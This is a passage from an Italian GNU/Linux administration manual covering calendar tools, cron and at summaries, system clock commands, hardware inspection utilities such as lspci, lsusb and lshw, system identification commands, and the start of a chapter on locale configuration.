- `$ pcal -F mon -b sat -M -a it -o calendario.ps 2005` [*Invio*]

  Rispetto all'esempio precedente, genera il calendario di tutto l'anno 2005.

- $ **pcal -F mon -b sat -M -a it -H -o calendario.html 2005** [*Invio*]

  Rispetto all'esempio precedente, genera il calendario in formato HTML. Le fasi lunari potrebbero mancare.

99.7 File di ricorrenze e scadenze compatibile

I programmi '**calendar**' e '**pcal**' usano un file per le ricorrenze o le scadenze che ha caratteristiche simili, anche se non identiche. Tuttavia, se non si hanno grosse pretese, si può riuscire a realizzare un file unico, rispettando delle limitazioni: non si devono usare commenti, le date devono essere separate dalla descrizione attraverso stop di tabulazione, l'ultima direttiva deve essere conclusa da un codice di interruzione di riga.

Purtroppo il modo di rappresentare le date non è perfettamente compatibile, ma si può riuscire a scrivere qualcosa anche in modo ridondante, quando necessario. L'esempio seguente può funzionare sia con '**calendar**', sia con '**pcal**', anche se si possono osservare delle segnalazioni di errore a proposito di alcune righe che non vengono interpretate. Si osservi la necessità di usare direttive doppie per i calcoli relativi ai giorni collegati in qualche modo al periodo pasquale.

```
easter*                 domenica di pasqua
easter+1*               lunedì dell'angelo
1st day after easter*   lunedì dell'angelo
easter-47*              martedì grasso
47th day before easter* martedì grasso
easter-46*              mercoledì delle ceneri
46th day before easter* mercoledì delle ceneri

easter-7*               domenica delle palme
7th day before easter*  domenica delle palme

last sunday in march    passaggio all'ora estiva (+1 ora)
last sunday in october  fine dell'ora estiva (-1 ora)

1.1*                    capodanno
1.6*                    epifania
4.1                     pesce di aprile
4.25*                   liberazione
5.1*                    festa del lavoro
8.15*                   ferragosto
11.1*                   tutti i santi
12.8*                   immacolata
12.25*                  natale
12.26*                  S. Stefano
12.31                   ultimo dell'anno
```

Si osservi in particolare che le direttive che si riferiscono al cambio dell'ora estiva non vengono prese in considerazione da '**calendar**'.

[1] **BSD utils** UCB BSD

[2] **Ccal** dominio pubblico

[3] **BSD utils** UCB BSD

[4] **Gcal** GNU GPL

[5] **BSD utils** UCB BSD

[6] **Pcal** software libero con licenza speciale

100 Tabelle riepilogative

Tabella 97.1. Riepilogo dei programmi e dei file per la gestione dello *scheduling*.

Nome	Descrizione
'**cron**'	Programma demone per l'esecuzione dei comandi pianificati.
'**crontab**'	Accesso e modifica del file della pianificazione dei comandi.
'/etc/crontab'	File di pianificazione di sistema.
'/var/spool/cron/crontabs/'	Directory contenente i file di pianificazione degli utenti.
'**anacron**'	Programma per l'esecuzione di comandi pianificati all'avvio del sistema.
'/etc/anacrontab'	File di pianificazione di sistema Anacron.
'**atrun**'	Mette in esecuzione i job di '**at**' e '**batch**'.
'**at**'	Accoda un job da eseguire in un momento successivo stabilito.
'**batch**'	Accoda un job da eseguire quando il carico del sistema lo consente.
'**atq**'	Interroga la coda dei job.
'**atrm**'	Elimina i job dalla coda.
'/etc/at.allow'	Determina quali utenti possono utilizzare '**at**' e '**batch**'.
'/etc/at.deny'	Determina quali utenti non possono utilizzare '**at**' e '**batch**'.
'**nice**'	Esegue un comando modificandone il valore nice.
'**renice**'	Cambia il valore nice di processi in funzione.
'**nohup**'	Esegue un comando rendendolo insensibile al segnale '**SIGHUP**'.

Tabella 98.1. Riepilogo dei programmi e dei file per la gestione della data e dell'ora del sistema.

Nome	Descrizione
'**date**'	Legge o modifica l'informazione data-orario gestita dal kernel.
'/etc/localtime'	File di configurazione dell'ora locale.
'**clock**'	Legge o modifica l'informazione data-orario gestita dall'hardware.
'**hwclock**'	Legge o modifica l'informazione data-orario gestita dall'hardware.
'/etc/adjtime'	File di configurazione per l'aggiustamento dell'orologio hardware.

Tabella 99.1. Riepilogo dei programmi e dei file per la gestione di calendari.

Nome	Descrizione
'**cal**'	Calendario.
'**ccal**'	Calendario colorato.
'**ncal**'	Calendario, con il calcolo della pasqua.
'**gcal**'	Calendario.
'**calendar**'	Promemoria di scadenze e ricorrenze.
'**pcal**'	Calendario in PostScript o in HTML.
'.calendar'	File di configurazione di scadenze e ricorrenze.
'calendar'	File di configurazione di scadenze e ricorrenze.

101 Promemoria: orologio di sistema

Comando	Descrizione
`date` ***MMGGhhmm*** [[***SS***]***AA***] [.***ss***]	Imposta la data e l'ora di sistema (***SS*** sta per secolo, mentre ***ss*** sta per secondi).
`date 123120302002`	Imposta la data e l'ora di sistema al giorno 31/12/2002, alle ore 20:30.
`clock -w -u`	Imposta l'orologio hardware secondo il tempo universale, desumendolo da quanto riportato dall'orologio di sistema.
`clock -a -u`	Aggiorna l'orologio di sistema in base a quanto riportato dall'orologio hardware, puntato sul tempo universale, tenendo conto dell'errore sistematico annotato nel file '`/etc/adjtime`'.

Parte xx

Informazioni

Capitolo 102

Informazioni dai file system virtuali «/proc/» e «/sys/» di GNU/Linux

I file system virtuali '`/proc/`' e '`/sys/`' dei sistemi GNU/Linux forniscono tutte le informazioni disponibili al kernel sullo stato del sistema, consentendo, entro certi limiti, di interagire con il kernel stesso per passargli delle informazioni particolari.

Per approfondire il significato e l'interpretazione dei file del file system virtuale '`/proc/`' si può consultare la pagina di manuale *proc(5)*.

Tabella 102.1. Riepilogo dei programmi utili per interpretare il contenuto dei file system virtuali '`/proc/`' e '`/sys/`' dei sistemi GNU/Linux.

Nome	Descrizione
'**`procinfo`**'	Informazioni comuni da '`/proc/`'.
'**`lsdev`**'	Elenco dei dispositivi in base al loro indirizzo.
'**`socklist`**'	Elenco dei *socket*.
'**`lspci`**'	Elenco dei dispositivi che usano un bus PCI.
'**`lsusb`**'	Elenco dei dispositivi che usano un bus USB.
'**`lshw`**'	Elenco di tutti i dispositivi.

102.1 Pacchetto Procinfo

La quantità di informazioni disponibili all'interno di '`/proc/`' è tale per cui è facile perdersi tra questi file. Inoltre, con l'evolversi dei kernel cambiano i contenuti dei file virtuali e anche la loro collocazione. A questo proposito sono utili i programmi del pacchetto Procinfo [1] che aiutano ad analizzare tali informazioni per generare dei resoconti e delle statistiche più facili da consultare.

102.1.1 Utilizzo di «procinfo»

Il programma '**`procinfo`**' è quello che, dal pacchetto omonimo, dà le informazioni più comuni. I dati vengono visualizzati in forma più o meno tabellare e i campi sono indicati attraverso dei nomi. Il significato di alcuni di questi è descritto nella tabella 102.2.

```
procinfo [opzioni]
```

Tabella 102.2. Alcuni dei nomi utilizzati per descrivere i campi delle tabelle generate da '**`procinfo`**'.

Nome	Descrizione
Memory:	Utilizzo della memoria.
Bootup:	Data e ora dell'avvio del sistema.
Load average:	Carico medio.
user:	Tempo per i processi avviati dagli utenti.
nice:	Tempo per i processi avviati con un valore nice.
system:	Tempo per i processi avviati dal kernel.
idle:	Tempo non utilizzato.
uptime:	Tempo complessivo di funzionamento.
irq ***n***:	Numero di interruzioni e dispositivo corrispondente.

Nome	Descrizione
Modules:	Moduli del kernel installati.
Character Devices:	Elenco dei dispositivi a caratteri.
Block Devices:	Elenco dei dispositivi a blocchi.
File Systems:	Tipi di file system gestibili.

Quando '**`procinfo`**' viene utilizzato senza argomenti si ottengono le informazioni più importanti che possono essere visualizzate su uno schermo normale, per esempio ciò che viene mostrato di seguito:

```
Linux 2.6.14.3 (root@nanohost) (gcc 4.0.2 ) #1 1CPU [nanohost]

Memory:      Total        Used        Free      Shared     Buffers
Mem:        513468      120976      392492           0       21008
Swap:      5462092           0     5462092

Bootup: Fri Feb 24 08:15:09 2006    Load average: 0.03 0.01 0.00 1/62 7861

user  :       0:00:35.80   0.3%  page in :    21573  disk 1:      105r       0w
nice  :       0:00:00.00   0.0%  page out:        0
system:       0:00:38.61   0.3%  page act:    10203
IOwait:       0:02:08.19   0.9%  page dea:        0
hw irq:       0:00:00.82   0.0%  page flt:  1679805
sw irq:       0:00:04.65   0.0%  swap in :        0
idle  :       3:44:32.08  98.5%  swap out:        0
uptime:       3:48:01.64         context :   535302

irq  0:   3419830 timer                irq 12:     95199 i8042
irq  1:      8465 i8042                irq 14:      2192 ide0
irq  2:         0 cascade [4]          irq 15:     15393 ide1
irq  3:         3                      irq 17:         0 Intel 82801BA-ICH2
irq  4:         3                      irq 18:     81824 eth0
irq  6:         9                      irq 19:         0 uhci_hcd:usb1
irq  8:         5 rtc                  irq 23:         0 uhci_hcd:usb2
```

Eventualmente, '**`procinfo`**' può essere utilizzato per ottenere un'informazione continua (o quasi), come fa il programma '**`top`**'. In questo senso può essere stabilita una pausa tra un aggiornamento e il successivo. Durante questo funzionamento continuo, si possono utilizzare alcuni comandi interattivi, composti da una lettera singola, il cui significato tende a essere coerente con quello delle opzioni della riga di comando. In modo particolare, il comando '**`q`**' termina il funzionamento continuo di '**`procinfo`**'.

Tabella 102.4. Alcune opzioni.

Sintassi	Descrizione
`-f`	Fa sì che '**`procinfo`**' funzioni in modo continuo, a tutto-schermo.
`-n`***n_secondi***	Questa opzione implica automaticamente la selezione di '**`-f`**' e serve a stabilire un intervallo tra un aggiornamento e l'altro delle informazioni visualizzate.
`-m`	Mostra le informazioni sui moduli e sui dispositivi a caratteri e a blocchi, trascurando i dati relativi alla CPU e alla memoria.

Sintassi	Descrizione
`-a`	Mostra tutte le informazioni disponibili, ma per questo non bastano le dimensioni di uno schermo normale.
`-d`	Mostra le informazioni normali, cioè quelle sull'utilizzo della CPU, della memoria e delle interruzioni (*interrupt*), ma riferite a periodi di un secondo. Ciò richiede il funzionamento di '**`procinfo`**' in modo continuo, pertanto questa opzione implica automaticamente l'uso di '**`-f`**'.
`-F`***file***	Ridirige l'output in un file, che di solito corrisponde al dispositivo di una console virtuale inutilizzata.

102.1.2 Utilizzo di «lsdev»

Il programma '**`lsdev`**' si limita a mostrare una tabella con informazioni tratte dai file '`/proc/interrupts`', '`/proc/ioports`' e '`/proc/dma`'. In pratica mostra tutti gli indirizzi relativi all'hardware installato.

```
lsdev
```

Il risultato che si ottiene potrebbe essere simile a quello seguente:

```
Device            DMA   IRQ  I/O Ports
------------------------------------------------
                      0 1 2 4 9 12 13 14 15
cascade             4
dma                          0080-008f
dma1                         0000-001f
dma2                         00c0-00df
eth0                         ff80-ff9f
fdomain                      ffa0-ffaf
fpu                          00f0-00ff
ide0                         01f0-01f7 03f6-03f6 8000-8007
ide1                         0170-0177 0376-0376 8008-800f
keyboard                     0060-006f
parport0                     0378-037a
pic1                         0020-003f
pic2                         00a0-00bf
serial                       02f8-02ff 03f8-03ff
timer                        0040-005f
vga+                         03c0-03df
```

102.1.3 Utilizzo di «socklist»

Il programma '**socklist**' si limita a mostrare una tabella con informazioni tratte dai file '/proc/net/tcp', '/proc/net/udp' e '/proc/net/raw', integrandoli con le informazioni relative ai descrittori dei file di ogni processo, ovvero '/proc/*/fd/*'.

```
socklist
```

Si tratta di informazioni utili per ciò che riguarda la gestione della rete, tuttavia questo programma viene mostrato qui per completare l'argomento di questo capitolo. Di seguito viene mostrato un esempio del risultato che si può ottenere con '**socklist**'.

```
type  port      inode     uid    pid   fd  name
tcp     80        246       0      0    0
tcp   8080        245       0      0    0
tcp     25        230       0      0    0
tcp   2049        215       0      0    0
tcp    515        205       0      0    0
tcp    635        195       0      0    0
tcp     53        169       0      0    0
tcp     53        167       0      0    0
tcp     98        156       0      0    0
tcp    113        155       0      0    0
tcp     37        153       0      0    0
tcp     79        152       0      0    0
tcp    143        151       0      0    0
tcp    110        150       0      0    0
tcp    109        149       0      0    0
tcp    513        146       0      0    0
tcp    514        145       0      0    0
tcp     70        144       0      0    0
tcp     23        143       0      0    0
tcp     21        142       0      0    0
tcp    111        106       0      0    0
udp   2049        212       0      0    0
udp    635        190       0      0    0
udp   1024        170       0      0    0
udp     53        168       0      0    0
udp     53        166       0      0    0
udp     37        154       0      0    0
udp    518        148       0      0    0
udp    517        147       0      0    0
udp    514        115       0      0    0
udp    111        105       0      0    0
raw      1          0       0      0    0
raw      6          0       0      0    0
```

102.2 Pacchetto Linux PCI utilities

Il pacchetto Linux PCI utilities contiene in particolare il programma '**lspci**' [2] con il quale è possibile conoscere tutte le informazioni disponibili sul bus PCI:

```
lspci [opzioni]
```

Attraverso le opzioni è possibile avere una rappresentazione diversa delle informazioni, ma nella maggior parte dei casi è sufficiente l'utilizzo di '**lspci**' senza argomenti:

$ **lspci** [*Invio*]

```
00:00.0 Host bridge: VIA Technologies, Inc. VT82C693A/694x ↩
↪[Apollo PRO133x] (rev 44)
00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598/694x ↩
↪[Apollo MVP3/Pro133x AGP]
00:07.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA [Mobile South] (rev 23)
00:07.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC Bus Master IDE (rev 10)
00:07.2 USB Controller: VIA Technologies, Inc. USB (rev 11)
00:07.3 Host bridge: VIA Technologies, Inc. VT82C596 Power Management (rev 30)
00:11.0 Ethernet controller: VIA Technologies, Inc. VT6102 [Rhine-II] (rev 42)
00:12.0 VGA compatible controller: S3 Inc. ViRGE/DX or /GX (rev 01)
00:13.0 Multimedia audio controller: Creative Labs SB Live! EMU10k1 (rev 08)
00:13.1 Input device controller: Creative Labs SB Live! MIDI/Game Port (rev 08)
00:14.0 SCSI storage controller: Adaptec AIC-7861 (rev 01)
```

Eventualmente basta l'opzione '**-v**' per ottenere maggiori informazioni:

$ **lspci -v** [*Invio*]

```
00:00.0 Host bridge: VIA Technologies, Inc. VT82C693A/694x ↩
↪[Apollo PRO133x] (rev 44)
        Flags: bus master, medium devsel, latency 0
        Memory at d0000000 (32-bit, prefetchable) [size=64M]
        Capabilities: <available only to root>

00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598/694x ↩
↪[Apollo MVP3/Pro133x AGP] (prog-if 00 [Normal decode])
        Flags: bus master, 66Mhz, medium devsel, latency 0
        Bus: primary=00, secondary=01, subordinate=01, sec-latency=0
        Capabilities: <available only to root>

00:07.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA [Mobile South] (rev 23)
        Subsystem: VIA Technologies, Inc. VT82C596/A/B PCI to ISA Bridge
        Flags: bus master, stepping, medium devsel, latency 0

00:07.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC Bus Master IDE ↩
↪(rev 10) (prog-if 8a [Master SecP PriP])
        Flags: bus master, medium devsel, latency 32
        I/O ports at d000 [size=16]
        Capabilities: <available only to root>
```

```
00:07.2 USB Controller: VIA Technologies, Inc. USB (rev 11) (prog-if 00 [UHCI])
        Subsystem: VIA Technologies, Inc. (Wrong ID) USB Controller
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d400 [size=32]
        Capabilities: <available only to root>

00:07.3 Host bridge: VIA Technologies, Inc. VT82C596 Power Management (rev 30)
        Flags: medium devsel

00:11.0 Ethernet controller: VIA Technologies, Inc. VT6102 [Rhine-II] (rev 42)
        Subsystem: D-Link System Inc DFE-530TX rev A
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d800 [size=256]
        Memory at d9000000 (32-bit, non-prefetchable) [size=256]
        Expansion ROM at <unassigned> [disabled] [size=64K]
        Capabilities: <available only to root>

00:12.0 VGA compatible controller: S3 Inc. ViRGE/DX or /GX ↩
↪(rev 01) (prog-if 00 [VGA])
        Subsystem: S3 Inc. ViRGE/DX
        Flags: bus master, medium devsel, latency 32, IRQ 9
        Memory at d4000000 (32-bit, non-prefetchable) [size=64M]
        Expansion ROM at <unassigned> [disabled] [size=64K]

00:13.0 Multimedia audio controller: Creative Labs SB Live! EMU10k1 (rev 08)
        Subsystem: Creative Labs CT4832 SBLive! Value
        Flags: bus master, medium devsel, latency 32, IRQ 5
        I/O ports at dc00 [size=32]
        Capabilities: <available only to root>

00:13.1 Input device controller: Creative Labs SB Live! MIDI/Game Port (rev 08)
        Subsystem: Creative Labs Gameport Joystick
        Flags: bus master, medium devsel, latency 32
        I/O ports at e000 [size=8]
        Capabilities: <available only to root>

00:14.0 SCSI storage controller: Adaptec AIC-7861 (rev 01)
        Flags: bus master, medium devsel, latency 32, IRQ 10
        I/O ports at e400 [disabled] [size=256]
        Memory at d9001000 (32-bit, non-prefetchable) [size=4K]
        Expansion ROM at <unassigned> [disabled] [size=64K]
```

102.3 Lsusb

Lsusb [3] è un programma che fa parte del pacchetto USButils, con lo scopo di elencare i dispositivi USB presenti. Si può usare con delle opzioni, in mancanza delle quali mostra l'elenco completo di componenti:

```
lsusb [opzioni]
```

Ecco come potrebbe presentarsi l'elenco che si ottiene da questo programma:

$ **lsusb** [*Invio*]

```
Bus 001 Device 003: ID 067b:2517 Prolific Technology, Inc. ↩
↪Flash Disk Mass Storage Device
Bus 001 Device 002: ID 067b:2515 Prolific Technology, Inc. ↩
↪Flash Disk Embedded Hub
Bus 001 Device 001: ID 0000:0000
Bus 002 Device 001: ID 0000:0000
```

Tabella 102.10. Alcune opzioni.

Sintassi	Descrizione
`-v` `--verbose`	Richiede la visualizzazione di maggiori informazioni.
`-t`	Richiede di mostrare la gerarchia tra i componenti USB in forma di albero.

Viene mostrato un esempio in cui si mette a confronto l'uso normale di Lsusb con l'aggiunta successiva dell'opzione '**-t**':

$ **lsusb** [*Invio*]

```
Bus 001 Device 001: ID 0000:0000
Bus 003 Device 001: ID 0000:0000
Bus 002 Device 003: ID 04cb:0128 Fuji Photo Film Co., Ltd
Bus 002 Device 001: ID 0000:0000
```

$ **lsusb -t** [*Invio*]

```
Bus#  3
`-Dev#   1 Vendor 0x0000 Product 0x0000
Bus#  2
`-Dev#   1 Vendor 0x0000 Product 0x0000
  `-Dev#   3 Vendor 0x04cb Product 0x0128
Bus#  1
`-Dev#   1 Vendor 0x0000 Product 0x0000
```

Eventualmente, per approfondire l'uso del programma si può leggere la pagina di manuale *lsusb(8)*.

102.4 Lshw

Lshw[4] è un programma in grado di scandire ed elencare tutti i dispositivi esistenti. Attraverso le opzioni della riga di comando è possibile modificare il modo in cui queste informazioni vengono mostrate; altrimenti non c'è bisogno di specificare alcunché:

```
lshw [opzioni]
```

Ecco come potrebbe presentarsi l'elenco che si ottiene da questo programma se avviato dall'utente '**root**':

```
# lshw [Invio]
```

```
nanohost
    description: Computer
    product: VT82C692BX
    vendor: VIA Technologies, Inc.
    capabilities: smbios-2.2 dmi-2.2
  *-core
       description: Motherboard
       product: 693A-596B-977EF
       physical id: 0
     *-firmware
          description: BIOS
          vendor: Award Software International, Inc.
          physical id: 0
          version: 6.00 PG (09/27/2000)
          size: 128KB
          capacity: 192KB
          capabilities: isa pci pnp apm upgrade shadowing escd cdboot ↩
↪bootselect socketedrom edd int13floppy360 int13floppy1200 int13floppy720 ↩
↪int13floppy2880 int5printscreen int9keyboard int14serial ↩
↪int17printer int10video acpi usb agp ls120boot zipboot biosbootspecification
     *-cpu
          description: CPU
          product: Celeron (Coppermine)
          vendor: Intel Corp.
          physical id: 4
          version: 6.8.6
          slot: Socket 370
          size: 766MHz
          clock: 66MHz
          capabilities: fpu fpu_exception wp vme de pse tsc msr pae ↩
↪mce cx8 sep mtrr pge mca cmov pat pse36 mmx fxsr sse
     …
     …
     …
  *-network:5
       description: Ethernet controller
       physical id: 6
       logical name: eth0
       serial: 00:50:ba:71:d9:c1
       capabilities: mii autonegotiation 100bt-fd 100bt 10bt-fd 10bt ethernet
```

```
       configuration: autonegociated=100bt broadcast=yes ↩
↪driver=via-rhine driverversion=1.1.20-2.6 duplex=full ↩
↪ip=172.21.1.1 link=yes multicast=yes
```

Si osservi che la precisione e il dettaglio delle informazioni si riduce se usato da un utente comune, senza privilegi.

Tabella 102.14. Alcune opzioni.

Sintassi	Descrizione
`-businfo`	Mostra le informazioni, in forma tabellare, partendo dalle coordinate del bus.
`-C` ***nome_classe*** `-class` ***nome_classe***	Mostra le informazioni riferite solo alla classe indicata. I nomi stabiliti per la classi sono quelli che si vedono, per esempio, utilizzando l'opzione '**`-businfo`**'.

Segue la descrizione di alcuni esempi.

- `$` **`lshw -businfo`** [*Invio*]

```
Bus info      Device    Class       Description
==============================================
                        system      Computer
                        bus         Motherboard
                        memory      System memory
cpu@0                   processor   AMD Sempron(tm) 2800+
                        memory      L1 cache
                        memory      L2 cache
pci@00:00.0             bridge      746 Host
pci@00:01.0             bridge      SG86C202
...
ide@0         ide0      bus         IDE Channel 0
ide@0.0       /dev/hda  disk        Maxtor 6Y120P0
...
usb@2         usb2      bus         OHCI Host Controller
pci@00:03.2             bus         USB 2.0 Controller
usb@1         usb1      bus         EHCI Host Controller
pci@00:04.0   eth0      network     SiS900 PCI Fast Ethernet
...
```

- `$` **`lshw -businfo -class network`** [*Invio*]

```
Bus info      Device    Class       Description
==============================================
pci@00:04.0   eth0      network     SiS900 PCI Fast Ethernet
              plip0     network     Ethernet interface
              dummy0    network     Ethernet interface
```

Per maggiori informazioni sull'uso del programma conviene leggere la pagina di manuale *lshw(8)*.

[1] **Procinfo** GNU GPL

[2] **Linux PCI utilities** GNU GPL

[3] **USButils** GNU GPL

[4] **Lshw** GNU GPL

Identificazione del sistema

Alcuni comandi, due dei quali sono tipici dei sistemi Unix, servono per identificare il sistema. La loro importanza è minima, ma è utile fare la loro conoscenza.

Tabella 103.1. Riepilogo dei programmi, dei file e delle variabili relativi all'identificazione del sistema.

Nome	Descrizione
'**hostname**'	Legge o imposta il nome dell'elaboratore.
'**HOSTNAME**'	Variabile di ambiente che contiene il nome dell'elaboratore.
'/etc/hostname'	File usato normalmente per configurare il nome dell'elaboratore.
'**uname**'	Legge il nome e una serie di informazioni per identificare l'elaboratore.
'**hostid**'	Determina un numero di identificazione dell'elaboratore.
'**linuxinfo**'	Legge una serie di informazioni specifiche dei sistemi GNU/Linux.

103.1 Definizione del nome del sistema

Nella tradizione dei sistemi Unix, il sistema deve avere un nome. Questo nome tende a confondersi con quello attribuito all'indirizzo dell'interfaccia di rete, se questa esiste; per la precisione si tratta della prima parte, senza il dominio della rete a cui si connette. Tra le altre cose, questo fatto è poi anche motivo di confusione, nel momento in cui si comprende che ci possono essere diverse interfacce di rete, oppure ci possono essere interfacce dinamiche come quelle riferite alle connessioni PPP.

Per un principiante, questa premessa può risultare incomprensibile. In effetti, la gestione della rete viene affrontata in un altro volume, però rimane il fatto che il nome del sistema si attribuisce indipendentemente dalla connessione o meno a una rete, senza nemmeno che ci debba essere necessariamente un'armonizzazione tra questo nome e i nomi utilizzati nell'ambito della rete.

Il nome del sistema si attribuisce con il comando '**hostname**' e generalmente si annota anche all'interno della variabile di ambiente '**HOSTNAME**'. L'utilizzo di '**hostname**' [1] è molto semplice:

```
hostname [nome]
```

In pratica, se non si indicano argomenti, si ottiene l'emissione del nome attuale; al contrario, se si indica un argomento, quello viene memorizzato come il nome del sistema.

Come si può intuire, la lettura del nome è accessibile a tutti gli utenti, mentre l'impostazione del nome è consentita solo all'utente '**root**'.

In generale, l'impostazione di questa definizione è compito della procedura di inizializzazione del sistema, con la quale si dovrebbe definire coerentemente anche la variabile di ambiente '**HOSTNAME**', in modo che contenga lo stesso nome.

In alcuni sistemi, si utilizza il file '`/etc/hostname`' per annotare questo nome, in modo che venga poi letto e utilizzato per la configurazione all'atto dell'avvio del sistema stesso.

103.2 Altre caratteristiche identificative del sistema

Oltre al nome, un sistema dispone anche di altre informazioni identificative. In particolare si tratta del tipo di architettura hardware, il nome del kernel e la sua versione. Queste informazioni si leggono generalmente attraverso il programma '**`uname`**': [2]

```
uname [opzioni]
```

Il programma '**`uname`**', usato senza argomenti, fornisce il nome del kernel, mentre con altri argomenti si possono ottenere informazioni differenti. La tabella 103.2 riepiloga brevemente le opzioni relative.

Tabella 103.2. Opzioni di '**`uname`**'.

Opzione	Descrizione
`-a` `--all`	Mostra tutte le informazioni disponibili.
`-m` `--machine`	Mostra il nome dell'architettura.
`-n` `--nodename`	Mostra il nome dell'elaboratore.
`-o` `--operating-system`	Mostra il nome del sistema operativo.
`-r` `--kernel-release`	Mostra la versione del sistema operativo.
`-s` `--kernel-name`	Mostra il nome del kernel.

Si osservi che l'opzione '**`-n`**' serve a visualizzare lo stesso nome che si ottiene e si imposta con '**`hostname`**'.

103.3 Numero di serie

Teoricamente, attraverso il programma '**`hostid`**' [3] dovrebbe essere possibile ottenere un numero univoco di identificazione dell'elaboratore, determinandolo in base ai componenti fisici che questo contiene (di solito il BIOS):

```
hostid
```

A parte le opzioni minime delle estensioni GNU ('**`--help`**' e '**`--version`**'), questo programma non prevede nulla di standard. Purtroppo, è molto probabile che a elaboratori identici venga attribuito lo stesso numero, rendendo questo programma perfettamente inutile:

$ **`hostid`** [*Invio*]

```
7f0100
```

103.4 LinuxInfo

LinuxInfo [4] è un programma che si comporta in modo simile a '**`uname`**', fornendo però informazioni specifiche di un sistema GNU/Linux:

```
linuxinfo [opzioni]
```

Utilizzando '**`linuxinfo`**' senza argomenti, si ottiene un risultato simile a quello dell'esempio seguente:

$ **`linuxinfo`** [*Invio*]

```
Linux nanohost 2.6.7 #1 Fri Aug 13 18:28:48 CEST 2004
One Intel Unknown 768MHz processor, 1511.42 total bogomips, 384M RAM
System library 2.3.2
```

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] **LinuxInfo** GNU GPL e GNU LGPL

104 Tabelle riepilogative

Tabella 102.1. Riepilogo dei programmi utili per interpretare il contenuto dei file system virtuali '/proc/' e '/sys/' dei sistemi GNU/Linux.

Nome	Descrizione
'**procinfo**'	Informazioni comuni da '/proc/'.
'**lsdev**'	Elenco dei dispositivi in base al loro indirizzo.
'**socklist**'	Elenco dei *socket*.
'**lspci**'	Elenco dei dispositivi che usano un bus PCI.
'**lsusb**'	Elenco dei dispositivi che usano un bus USB.
'**lshw**'	Elenco di tutti i dispositivi.

Tabella 103.1. Riepilogo dei programmi, dei file e delle variabili relativi all'identificazione del sistema.

Nome	Descrizione
'**hostname**'	Legge o imposta il nome dell'elaboratore.
'**HOSTNAME**'	Variabile di ambiente che contiene il nome dell'elaboratore.
'/etc/hostname'	File usato normalmente per configurare il nome dell'elaboratore.
'**uname**'	Legge il nome e una serie di informazioni per identificare l'elaboratore.
'**hostid**'	Determina un numero di identificazione dell'elaboratore.
'**linuxinfo**'	Legge una serie di informazioni specifiche dei sistemi GNU/Linux.

Parte xxi

Convenzioni nazionali

Capitolo 105

Internazionalizzazione

L'***internazionalizzazione*** è l'azione con cui si realizza o si modifica un programma, in modo che sia in grado di funzionare utilizzando convenzioni nazionali diverse (principalmente la lingua dei messaggi che emette e il tipo di codifica usata). Il termine inglese a cui si fa riferimento è *internationalization* e si abbrevia convenzionalmente con la sigla «i18n», perché tra la lettera «i» e la lettera «n» di questa parola ci sono 18 lettere.

La ***localizzazione*** è la configurazione attraverso la quale si fa in modo che un programma determinato si adatti a funzionare secondo le particolarità linguistico-nazionali locali. Il termine inglese a cui si fa riferimento è *localization* e si abbrevia convenzionalmente con la sigla «l10n», perché tra la lettera «l» e la lettera «n» di questa parola ci sono 10 lettere.

I programmi accedono generalmente alle funzionalità relative alla localizzazione per mezzo di librerie. Nei sistemi GNU si tratta generalmente delle librerie C (GNU C Library). [1]

Questo capitolo mostra solo come abilitare la gestione delle impostazioni locali desiderate nel proprio sistema; per la selezione dell'adattamento locale preferito di ogni utente, si interviene all'interno di variabili di ambiente: '**`LANG`**' e '**`LC_*`**', come descritto nel capitolo 137.

105.1 Sigle identificative delle caratteristiche locali

Per consentire ai programmi di identificare la richiesta di adattarsi a delle caratteristiche locali, si usa una definizione in forma di stringa, con una sintassi particolare, che generalmente corrisponde a quella seguente:

> ***linguaggio*** [***_territorio*** [***.insieme_di_caratteri***]]

Il linguaggio viene espresso da una sigla di due sole lettere minuscole, secondo lo standard ISO 639 (sezione 106); il territorio viene espresso da una sigla di due sole lettere maiuscole, secondo lo standard ISO 3166 (sezione 107); l'insieme di caratteri è una sigla numerica che esprime standard ISO corrispondente.

Per esempio, '**`it_CH.ISO-8859-1`**' identifica la lingua italiana riferita al territorio svizzero, con un insieme di caratteri ISO 8859-1.

Come si vede dal modello sintattico, le informazioni sulla destra possono essere omesse, ma in tal caso vengono determinate in modo predefinito.

Una variante molto comune di questa definizione è quella che riguarda i paesi che utilizzano l'Euro come valuta. In questi casi, può succedere di vedere notazioni del tipo:

```
it_IT@euro
```

Questa notazione è praticamente equivalente alla dichiarazione esplicita dell'insieme di caratteri, che cambia per la necessità di avere un simbolo per rappresentare la valuta:

```
it_IT.ISO-8859-15
```

Con l'introduzione dell'insieme di caratteri universale (ISO 10646) e della codifica UTF-8, l'utilizzo di codifiche del tipo ISO 8859-***n*** è superato. L'esempio seguente si riferisce alla configurazione ottimale per la lingua italiana, per l'utilizzo dell'insieme di caratteri universale:

```
it_IT.UTF-8
```

105.2 Preparazione delle localizzazioni disponibili

Per poter configurare i programmi in modo da adeguarsi alle caratteristiche locali, è necessario che le definizioni necessarie siano disponibili. Si può verificare con il comando '**`locale`**' la disponibilità effettiva:

`#` **`locale -a`** [*Invio*]

Se quello che si ottiene è solo l'elenco seguente, significa che in pratica non sono disponibili delle varianti locali diverse dalla lingua inglese pura e semplice:

```
C
POSIX
```

I programmi che sfruttano il meccanismo di localizzazione, si avvalgono della funzione '**`locale()`**', descritta dalla pagina di manuale *locale(7)*.

Le informazioni relative alla localizzazione sono divise in due parti: un file principale e una mappa per la traduzione di nomi simbolici di caratteri nella codifica effettiva da utilizzare. Questi file si trovano generalmente nelle directory '`/usr/share/i18n/`', ma per poter utilizzare le informazioni che contengono, si devono compilare i file in un formato binario; poi, questi file si collocano presumibilmente a partire dalla directory '`/usr/lib/locales/`'. Pertanto, se anche sono disponibili le definizioni locali, possono mancare i file che poi servono alla funzione '**`locale()`**'; l'elenco che si ottiene da '**`locale -a`**' serve a comprendere cosa la funzione '**`locale()`**' è in grado di gestire.

